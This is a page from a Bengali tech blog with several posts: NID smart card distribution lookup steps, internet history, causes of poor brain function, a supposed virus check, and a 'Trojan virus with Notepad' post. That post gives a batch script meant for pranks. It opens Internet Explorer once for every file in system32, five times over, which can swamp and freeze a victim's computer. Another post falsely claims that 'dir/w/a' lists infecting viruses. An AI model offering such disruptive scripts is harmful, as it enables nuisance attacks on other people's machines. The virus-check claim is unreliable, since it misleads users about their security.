সর্বশেষ পোস্ট:
print this page
Showing posts with label জানা- অজানা. Show all posts
Showing posts with label জানা- অজানা. Show all posts

জেনে নিন আপনার স্মাট কার্ড কবে কখন এবং কোথায় দওয়া হবে।

প্রথমে সবাই কে জানাই অভিনন্দন এবং শুভেচ্ছা, আশা করি আপনারা সবাই ভালো আছেন। পরীক্ষার কারনে অনেক দিন কোন টিউনস করতে পারিনি। আপনারা সবাই আমার  জন্য আর্শীবাদকরবেন যেন আমি পরিক্ষায় ভালো রেজাল্ট করতে পারি। অনেক দিন পরে আজ কম্পিউটারে বসলাম এবং নতুন একটি বিষয় জানতে পারলাম,তা হল  (এন আই ডি) স্মার্ট কার্ড সম্পর্কে- যে কি ভাবে আপনি জানতে পারবেন যে আপনার (এন আই ডি) বা স্মার্ট কবে কখন এবং কোথায় দেওয়া হবে। বিষয় টা অনেকেই হয়তো বা জনে কেননা গত মাস হতে এই প্রসেস চালু করা হয়েছে, তার পরেও আমার কছে গুরুত্বপূর্ণ বলে মনে হল আর তাই আমি আপনাদের সাথে শেয়ার করলাম। তো- চলুন দেখাযাক যে কি ভাবে আমরা এটা জানতে পরি বা এর জন্য কি কি আপনাদের করতে হবে?

== এটা আপনারা ওয়েব সাইটের মাধ্যমে এবং এমন কি আপনাদের মোবাইলের মাধ্যমেও জানতে পারেন।==
১. ওয়েব সাইটের মাধ্যমে জানতে যাকরতে হবে?
# https://services.nidw.gov.bd/card_distribution এই লিংকে প্রবেশ করুন।
#আপনার এনআইডি নম্বর বা ভোটার নিবন্ধন ফরমের স্লিপ নম্বর, জন্ম তারিখ ও ক্যাপচা লিখুন।
# ‘কার্ড বিতরণ তথ্য দেখুন’ অপশনে ক্লিক করতে হবে।
#  এরপর যে উইন্ডো আসবে সেখানেই থাকবে কবে, কোন ক্যাম্পে আপনার স্মার্টকার্ডটি কবে দেওয়া হবে।
# যদি লেখা উঠে – “No data found for: Your card distribution date is not scheduled yet, please try later.”; তাহলে বুঝতে হবে আপনার এলাকায় কবে স্মার্ট কার্ড দেওয়া হবে তার তারিখ এখনো নির্ধারিত হয়নি। আর কিছুদিন পর আবার ট্রাই করবেন।
২. মোবাইলের মাধ্যমে জানতে যা করতে হবে।
# মোবাইলের মেসেজের মাধ্যমে
মোবাইলের মেসেজ অপশনে গিয়ে SC লিখে স্পেস দিয়ে ১৭ ডিজিটের এনআইডি নম্বর লিখতে হবে। যাদের এনআইডি নম্বর ১৩ ডিজিটের, তারা প্রথমে জন্ম সাল যুক্ত করে নেবেন। এরপর তা ১০৫ নম্বরে পাঠালেই ফিরতি মেসেজে জানিয়েদেওয়ার তথ্য।
এদিকে যারা এখনো NID পাননি তারা প্রথমে SC লিখে স্পেস দেবেন। এরপর F লিখে স্পেস দিয়ে নিবন্ধন ফরম নম্বর লিখবেন। আবারও স্পেস দিয়ে D লিখে yyy-mmm-ddd ফরম্যাটে জন্মতারিখ লিখে ১০৫ নম্বরে মেসেজ সেন্ড করবেন। ফিরতি মেসেজে আপনার এনআইডি কবে কোথায় কোন ক্যাম্পে দেওয়া হবে তা জানানো হবে।
গ) মোবাইলের মাধ্যমে কল করেঃ
১০৫ নম্বরে কল করে প্রয়োজনীয় তথ্য দিয়ে জানতে পারবেন।
উল্লেখ্য, ৩ অক্টোবর থেকে ঢাকার উত্তরা ও রমনা থানার ভোটার ও কুড়িগ্রামের ফুলবাড়ি উপজেলায় দাসিয়াছড়ার ভোটারদের স্মার্টকার্ড দেওয়া হবে। প্রথমে ঢাকার দুই সিটি, এরপর অন্য নয় সিটি, তারপর জেলা পর্যায়ে স্মার্টকার্ড বিতরণ করা হবে। সবশেষে পাবেন উপজেলা পর্যায়ের ভোটাররা।

আর একটি কথা যে টি না বললেই নয়, তা হচ্ছে আপনাদেরযাদের NID নম্বার ১৩ সংখ্যার তারা তাদের জম্ম সাল প্রথমে যুক্ত করে নিবেন। আর যাদের NID নম্বার ১৭ সংখ্যার তারা ১৭ সংখ্যায় বসাবেন।

ইন্টারনেটের ক্রমবিকাশ

ডারপা‘ নামে মার্কিন প্রতিরক্ষা দফতরের একটি গবেষণা প্রকল্প থেকে ইন্টারনেটেরসূচনা হয়। সময়টা ছিল ১৯৬৯ সালের ১৪ জানুয়ারি। ক্যালিফোর্নিয়া বিশ্ববিদ্যালয় লস এঞ্জেলস এবং স্ট্যানফোর্ড রিসার্চ ইনস্টিটিউটের মধ্যে কম্পিউটার নেটওয়ার্ক স্থাপন করা হয়। তখন এর নাম ছিল আরপানেট। এ নেটওয়ার্ক আন্তর্জাতিক রূপ পায় ১৯৭৩ সালের ২৫ শে জুলাই। লন্ডনের ইউনিভার্সিটি কলেজের সাথে যুক্তরাষ্ট্রের আরপানেট যুক্ত হয়। এ বছরই আরপানেটের রবার্ট কান আর ভিনটন সার্ফ প্রথমবারের মতো ট্রান্সমিশন কন্ট্রোল প্রটোকল এবং ইন্টারনেট প্রটোকল তৈরি করেন। এটি পরিচিতি পায় টিসিপিআইপি হিসেবে।
টিসিপিআইপি’র প্রথম পরীক্ষা চালানো হয় স্ট্যানফোর্ড বিশ্ববিদ্যালয় এবং ইউনিভার্সিটি কলেজ লন্ডনের মধ্যে ১৯৭৫ সালে। পরের দু’টি বছরে যুক্তরাষ্ট্র, যুক্তরাজ্য এবংনরওয়ের তিনটি নেটওয়ার্কের মধ্যে আরও পরীক্ষা চালানো হয়।
১৯৮০ সাল নাগাদ ইন্টারনেটের সার্বজনীন ভাষায় পরিণত হয় টিসিপিআইপি।

তবে ১৯৮১ সালে এসে আইবিএম এবং আরও কিছু কোম্পানী কয়েকটি নেটওয়ার্ক চালু করে। এগুলোর মধ্যে ছিল বিটনেট। ৪৯ টি দেশের এক হাজারেরও বেশিপ্রতিষ্ঠান যুক্ত হয়েছিল এসব নেটওয়ার্কে। পরের কয়েকটি বছরে যুক্তরাষ্ট্রের জাতীয় বিজ্ঞান ফাউন্ডেশন বিভিন্ন বিশ্ববিদ্যালয়ের মধ্যে একটি নেটওয়ার্ক গড়ে তোলে, এর নাম ছিল এনএসএফনেট। এত নেটওয়ার্কের আবির্ভাবের ফলে টিসিপিআইপি’র প্রতিদ্বন্দ্বীও তৈরি হয়। কিন্তু শেষ পর্যন্ত টিকে যায় টিসিপিআইপি।

১৯৮৭ সালের নভেম্বরে এসে কম্পিউটার নেটওয়ার্কের মাধ্যমে তথ্য আদানপ্রদানের গতি বাড়াতে সক্ষম হয় এনএসএফনেট। এসময় বাণিজ্যিকভাবে বিনিয়োগ করতে শুরু করে বিভিন্নপ্রতিষ্ঠান।

১৯৮৮ সালে কানাডা, ডেনমার্ক, ফ্রান্স, আয়ারল্যান্ড, নরওয়ে, এবং সুইডেন এনএসএফনেটের সাথে যুক্ত হয়, আন্তর্জাতিক রূপ পায় এ নেটওয়ার্ক।


১৯৯০ সাল নাগাদ আরপানেটের জায়গা বেশ ভালোভাবেই নিয়ে নেয় এনএসএফনেট।এনএসএফনেটের দাপটে আরপানেট যখন বন্ধ হয়ে যায় তখন কর্মচারীরা ছাড়া আর কেউ তা বুঝতেই পারে নি।

১৯৯১ সাল: এ বছর ওয়ার্ল্ড ওয়াইড প্রকল্প চালু করেন টিম বার্নার্সলি।

১৯৯২ সালে এসে ইন্টারনেটের গতি বেড়ে বেড়ে প্রতি সেকেন্ডে ৪৫ মেগাবিটস-এ দাঁড়ায়। এবছরের ২২ শে সেপ্টেম্বর এনএসএফনেটের আদলে সারা ইউরোপ জুড়ে ইন্টারনেট ব্যবস্থা চালু হয়, এর নাম ছিল ই-বোন।
১৯৯৩ সালের ২২ শে এপ্রিল উইন্ডোজ অপারেটিং সিস্টেমের জন্য ওয়েবব্রাউজার ‘মোজাইক’ চালু হয়।

১৯৯৫ থেকে ২০০৫ এ সময়ের মধ্যে এনএসএফনেট এবং ই-বোন দু’টিই বন্ধ হয়ে যায়। এদের জায়গা করে নেয় বাণিজ্যিক ইন্টারনেট সেবা প্রদানকারীরা।


ধন্যবাদ সবাইকে


মস্তিষ্কের কার্যক্ষমতা কমার ১০টি কারণ

স্বাগত জানাচ্ছি আমার সচেতনামূলক পোষ্টে। শুরুতেই সবাইকে অনেক শুভেচ্ছা । আজকে আমরা জানবো যে ১০ টি কারনে- মস্তিষ্কের কার্যক্ষমতা কমে যায়। মস্তিষ্ক আমাদের দেহের একটি অতিগুরুত্বপূর্ণ অংশ। আমাদের পুরো দেহই পরিচালিত হয় মস্তিষ্কদ্বারা। একবার ভাবুন যদি আমাদের মস্তিষ্ক দুর্বল হয়ে পড়ে তাহলে কতবিপদেই না পড়তে হতে হবে আমাদের? তাহলে সময় এখুনি আমাদেরমস্তিষ্কসম্পর্কে সচেতন হবার। আর তাই আপনাদের সচেতনতা বৃদ্ধির প্রয়াসে আমি মস্তিষ্কের কার্যক্ষমতা হ্রাস পাওয়ার ১০ টি কারণ আপনাদের সাথে শেয়ার করছি যাতে আপনারা সেই সব বিষয় সমূহ মাথায় রেখে তা এড়িয়ে যেতে পারেন আপনাদেরই স্বাস্থ্যের কল্যাণে। তো কথা না বাড়িয়ে দেখা যাক কী,কী সেই কারণ-


  • সকালে ঠিক মত না খাওয়া। যার ফলে রক্তে সুগারের পরিমান কমে যায় এবং ব্রেইন সঠিক পুষ্টি পায় না।
  • প্রয়োজনের অধিক খাদ্যাভ্যাস। যার ফলে আপনার ব্রেইনের এর রক্তনালীকে শক্ত করে তার কার্যক্ষমতা হ্রাস করে।
  • ধুমপান করা। এতে কোন সন্দেহ নেই যে ধুমপানের ফলে ব্রেইন এর ক্ষমতা হ্রাস করে। এমন কি এটি আলজেইমার রোগেরও একটি কারন।
  • অতিরিক্ত পরিমানে চিনি খাওয়া। এটি ব্রেইনের জন্য ক্ষতিকর।• বিষাক্ত বায়ু বা বায়ু দূষণ। মূলত আমরা যখন শ্বাসের মাধ্যমে অক্সিজেন গ্রহন করি তার প্রায় ৩৫ ভাগই আমাদের ব্রেইনের কাজে খরচ হয়। সুতরাং দূষিত বায়ুতে আক্সজেনের স্বল্পতার কারনে আমাদের ব্রেইনেও কম অক্সিজেন যাবে। এতে ব্রেইনের দক্ষতা কমে যায়।
  • রাত জাগলে বা ঘুমের সমস্যা। ঘুম মানে হচ্ছে ব্রেইনের বিশ্রাম। যারা পরিমিত ঘুমান না তাদের ব্রেইনের কার্যক্ষমতাও কম যায়।
  • মাথা ঢেকে ঘুমানো মস্তিষ্কের জন্য খারাপ। কারন তখন গৃহীত বাতাসে কার্বন ডাই অক্সাইডের পরিমান বেশী থাকে।
  • অসুস্থ অবস্থায় মাথার কাজ বা চিন্তা করাও ব্রেইনের জন্য ক্ষতিকর। মূলত অসুস্থ অবস্থায় ব্রেইনে বিশ্রাম দরকার।
  • বিশ্লেষণধর্মী চিন্তা ভাবনা আমাদের ব্রেইনের কার্যক্ষমতা এবং দক্ষতা বৃদ্ধি করে। যারা এধরনের চিন্তা কম করেন তাদের ব্রেইন তুলনামূলক কম দক্ষ হয়ে থাকে।
  • মাদকাসক্ত । এতেমস্তিষ্কের কর্ম ক্ষমতা কমে যায়।
কি ভাবছেন? যে এটা তো আপনাও জানতেন? তাহলে যদি জেনেই থাকেন তাহলে আসুন আজ থাকেই উপরের বিষয়গুলোকে এড়িয়ে চলি আর স্বাস্থ্যের প্রতি যত্নবান হই। এতে আপনি হয়ে উঠবেন রোগ মুক্ত আর আপনি আপনার জীবনের প্রত্যেকটি কাজ করতে পারবেন আপনার মতন করে। ধন্যবাদ ..

আপনার কম্পিউটারে কি কি ভাইরাস এফেক্ট করেছে দেখে নিন

শুরুতে সবাইকে জানাই আমার সালাম ও শুবেচ্ছা সবাই কেমন আছেন আসা করি সবাই খুবই ভাল আছেন…….
আজকে আপনাদের জন্য একটি মজার টিউন নিয়ে আসছি দেখে মজা পাবেন চলুন তাহলে কাজটা খুব দ্রুত সেরে ফেলি…….



আপনার কম্পিউটারে কি কি ভাইরাস এফেক্ট করেছে দেখেনিন…………..নিম্মে পদক্ষেপ অনুসরণ করুন
আপনার কম্পিউটারে প্রথমে  Run এ গিয়ে   cmd লিখে  Ok  করুন অতঃপর dir/w/a  লিখে  Enter দিন এখন আপনার কম্পিউটারে কি কি ভাইরাস এফেক্ট করেছে তার লিস্ট ‍দেখাবে ……………………….

...............ধন্যবাদ সবাই কে...................

TROJAN ভাইরাস তৈরী করুন নোডপেড দিয়ে

সবাই কে জানায় অনেক  শুবেচ্ছা ,আশা করি সবাই ভালো আছেন আমিও আপনাদের দোয়াই ভালোই আছি। যাই হোক এই বার কাজের কথাই আশা যাক আজকে আমি আপনাদের কে দেখাবো যে কী ভাবে নোটপ্যাডে সামান্য কিছু কোড লিখে Trojan ভাইরসি তৈরী করত হয়। এই টা  খুবই সহজ সবাই পারবে…
তবে একটা কথা আগেই বলে রাখাভালো যে এটা কোন খারাপ উদ্দেশ্য নিযে  বানো যাবে না । আর এইটা দিয়ে তেমন কোন ক্ষতি করা সম্ভব নয় । তবে মজা করার জন্য ব্যবহার করতে পারেন
শুধু আমার দেয়া কোডগুলো নোডপেড এ পেস্ট করুন।  নিচে কোডটি দেয়া আছে
cd c:\windows\system32
for %%a in (*) do start iexplore.exe
for %%a in (*) do start iexplore.exe
for %%a in (*) do start iexplore.exe
for %%a in (*) do start iexplore.exe
for %%a in (*) do start iexplore.exe

এবার এটাকে ANY Name.Bat দিয়ে Save করুন। তবে একটা জিনিস খেয়াল রাখতে হবে যে আপনি পাইল টা কে যে নামেই Save করেন না কেন শেষে যেন .Bat থাকে, তা -না হলে কিন্তু কাজ হবে না। যদি সব কাজ ঠিক ঠাক মত করে থাকেন তাহলে ঠিক আছে।   এখন এই ফাইলের উপর ডাবল ক্লিক করুন আর দেখুন মজা।

... সবাই কে অনেক ধন্যবাদ...

সিকিউরিটি ক্যামেরা সম্পর্কে কিছু জানা অজানা তথ্য

বর্তমান বাংলাদেশে DVR কার্ড এবং সিকিউরিটি ক্যামেরা খুবই মামুলি ব্যাপার হয়েদাঁড়িয়েছে। অফিস, কল-কারখানা, বাসা-বাড়ি প্রায় সব জায়গাতেই ইদানিং ক্লোজ সার্কিট ক্যামেরা দেখা যায়। সিসিটিভি স্থাপন করা এখন আর আগের মত ব্যয়বহুল এবং ঝামেলাপূর্ন নয়। চলুন এ সম্পর্কে কিছুটা জানা যাক। একটা সিসিটিভি সিস্টেম বসাতে মূলত যা যা 